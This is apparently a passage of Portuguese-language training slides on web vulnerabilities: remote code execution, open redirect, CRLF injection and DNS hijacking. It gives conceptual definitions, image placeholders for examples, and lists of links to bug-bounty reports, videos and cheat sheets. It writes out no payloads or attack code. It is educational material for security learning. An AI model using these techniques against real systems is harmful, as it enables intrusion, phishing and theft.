- https://www.youtube.com/watch?v=V1gdO3QT-XY
- https://www.youtube.com/watch?v=s3XQ1n5kdeQ
- https://www.hacker101.com/sessions/file_inclusion.html
- https://www.youtube.com/watch?v=vg9BEEsnQ6A
- https://medium.com/bugbountywriteup/finding-path-traversal-vulnerability-e2506d390569
- https://www.youtube.com/watch?v=MHBoCVvzXzc
- https://www.youtube.com/watch?v=khvwTKJqcsg

REMOTE CODE EXECUTION

- A Execução Remota de Código é uma vulnerabilidade que pode ser explorada se a entrada do usuário for injetada em um Arquivo ou String e executada (avaliada) pelo analisador da linguagem de programação. Normalmente, esse comportamento não é pretendido pelo desenvolvedor do aplicativo Web. Uma avaliação remota de código pode levar a um comprometimento total do aplicativo da web vulnerável e também do servidor da web. É importante observar que quase todas as linguagens de programação possuem funções de avaliação de código.
- Uma Execução de código pode ocorrer se você permitir a entrada do usuário dentro de funções que estão avaliando o código na respectiva linguagem de programação. Isso pode ser implementado de propósito, por exemplo, para acessar funções matemáticas da linguagem de programação para criar uma calculadora ou acidentalmente, porque não é de esperar que o desenvolvedor controle a entrada do desenvolvedor dentro dessas funções. Geralmente não é aconselhável fazê-lo. De fato, é considerado uma prática ruim usar a avaliação de código.
- https://www.netsparker.com/blog/web-security/remote-code-evaluation-execution/

REMOTE CODE EXECUTION - EXEMPLO



REMOTE CODE EXECUTION - EXEMPLOS


- https://www.youtube.com/watch?v=AuNwk--lfxU
- https://www.ophtek.com/remote-code-execution-used/
- https://www.thezdi.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys
- https://www.youtube.com/watch?v=EqlNWsORnRg
- https://www.contextis.com/en/blog/frag-grenade-a-remote-code-execution-vulnerability-in-the-steam-client
- https://www.youtube.com/watch?v=kcnJMKXnW1k
- https://www.youtube.com/watch?v=mjCAcQ5HFII
- https://www.youtube.com/watch?v=xlUFQc6M0Hk
- https://medium.com/@corneacristian/top-25-rce-bug-bounty-reports-bc9555cca7bc
- https://www.bugcrowd.com/resources/glossary/remote-code-execution-rce/
- https://hackerone.com/reports/546753
- https://github.com/ngalongc/bug-bounty-reference

OPEN REDIRECT


- As vulnerabilidades de redirecionamento aberto surgem quando um aplicativo incorpora dados controláveis pelo usuário no destino de um redirecionamento de maneira insegura. Um invasor pode construir uma URL no aplicativo que causa um redirecionamento para um domínio externo arbitrário. Esse comportamento pode ser aproveitado para facilitar ataques de phishing contra usuários do aplicativo. A capacidade de usar um URL de aplicativo autêntico, direcionado ao domínio correto e com um certificado SSL válido (se o SSL for usado), confere credibilidade ao ataque de phishing, porque muitos usuários, mesmo que verifiquem esses recursos, não notarão o redirecionamento subsequente para um domínio diferente.

- https://portswigger.net/kb/issues/00500100_open-redirection-reflected

OPEN REDIRECT - EXEMPLO



OPEN REDIRECT - EXEMPLO



OPEN REDIRECT ATTACK - EXEMPLOS

- https://www.youtube.com/watch?v=4Jk_I-cw4WE
- https://www.youtube.com/watch?v=ReVORQcecGU
- https://www.youtube.com/watch?v=5-xzOCIMJts
- https://medium.com/@corneacristian/top-25-open-redirect-bug-bounty-reports-5ffe11788794
- https://hackerone.com/reports/504751
- https://hackerone.com/reports/373916
- https://www.youtube.com/watch?v=xBQY_b5MUkk
- https://www.youtube.com/watch?v=3P10Kd8m9bY
- https://www.youtube.com/watch?v=uI1a7EgHNNU
- https://medium.com/@nnez/1st-bug-bounty-write-up-open-redirect-vulnerability-on-login-page-5e0dd9a6eb69
- https://hackerone.com/reports/665651
- https://www.youtube.com/watch?v=Ozbygzfdzv4
- https://www.youtube.com/watch?v=X0mV9HXbKHY
- https://www.youtube.com/watch?v=X0mV9HXbKHY

CRLF INJECTION


- O termo refere-se a CRLF Carriage Return (ASCII 13, \r) Line Feed (ASCII 10, \n). Eles são usados para observar o término de uma linha, no entanto, tratado de maneira diferente nos populares sistemas operacionais de hoje. Por exemplo: no Windows, é necessário um CR e LF para observar o final de uma linha, enquanto no Linux / UNIX, um LF é necessário apenas. No protocolo HTTP, a sequência CR-LF é sempre usada para terminar uma linha.
- Um ataque de injeção de CRLF ocorre quando um usuário consegue enviar um CRLF para um aplicativo. Isso geralmente é feito modificando um parâmetro HTTP ou URL.

CRLF INJECTION

- Dependendo de como o aplicativo é desenvolvido, isso pode ser um problema menor ou uma falha de segurança bastante séria. Vejamos o último porque, afinal, esta é uma postagem relacionada à segurança.
- Vamos supor que um arquivo seja usado em algum momento para ler / gravar dados em algum tipo de log. Se um invasor conseguiu colocar uma CRLF, pode injetar algum tipo de método programático de leitura no arquivo. Isso pode resultar na gravação do conteúdo na tela na próxima tentativa de usar esse arquivo.
- Outro exemplo são os ataques de "divisão de respostas", em que os CRLFs são injetados em um aplicativo e incluídos na resposta. Os CRLFs extras são interpretados por proxies, caches e talvez navegadores como o final de um pacote, causando problemas.

https://owasp.org/www-community/vulnerabilities/CRLF_Injection

CRLF INJECTION - EXEMPLO



CRLF - EXEMPLOS

- https://medium.com/@briskinfosec/crlf-injection-attack-f0cb50554aab
- https://medium.com/bugbountywriteup/bugbounty-exploiting-crlf-injection-can-lands-into-a-nice-bounty-159525a9cb62
- https://www.netsparker.com/blog/web-security/crlf-http-header/
- https://hackerone.com/reports/446271
- https://medium.com/cyberverse/crlf-injection-playbook-472c67f1cb46
- https://hackerone.com/reports/52042
- https://www.youtube.com/watch?v=ODFfwW2kxCE
- https://www.youtube.com/watch?v=RUIb2LKEia8
- https://www.youtube.com/watch?v=rAzgbAvqfhI
- https://github.com/EdOverflow/bugbounty-cheatsheet/blob/master/cheatsheets/crlf.md


DNS HIJACKING

- O sequestro de servidor de nome de domínio (DNS), também chamado de redirecionamento de DNS, é um tipo de ataque DNS no qual as consultas DNS são resolvidas incorretamente para redirecionar inesperadamente usuários para sites maliciosos. Para realizar o ataque, os autores instalam malware nos computadores dos usuários, assumem o controle de roteadores ou interceptam ou cortam a comunicação DNS.
- O sequestro de DNS pode ser usado para pharming (nesse contexto, os atacantes geralmente exibem anúncios indesejados para gerar receita) ou para phishing (exibindo versões falsas de sites acessados por usuários e roubando dados ou credenciais).
- Muitos provedores de serviços de Internet (ISPs) também usam um tipo de sequestro de DNS para controlar as solicitações de DNS de um usuário, coletar estatísticas e retornar anúncios quando os usuários acessam um domínio desconhecido. Alguns governos usam o sequestro de DNS para censura, redirecionando usuários para sites autorizados pelo governo.


DNS HIJACKING

- Existem quatro tipos básicos de redirecionamento de DNS:
- Sequestro de DNS local - os invasores instalam o malware Trojan no computador do usuário e alteram as configurações de DNS local para redirecionar o usuário para sites maliciosos.
- Sequestro de DNS do roteador - muitos roteadores têm senhas padrão ou vulnerabilidades de firmware. Os invasores podem assumir o controle de um roteador e substituir as configurações de DNS, afetando todos os usuários conectados a esse roteador.
- MITM ataques DNS - os invasores interceptam a comunicação entre um usuário e um servidor DNS e fornecem endereços IP de destino diferentes, apontando para sites maliciosos.
- Servidor DNS não autorizado - os invasores podem invadir um servidor DNS e alterar os registros DNS para redirecionar solicitações de DNS para sites maliciosos.
- https://www.imperva.com/learn/application-security/dns-hijacking-redirection/

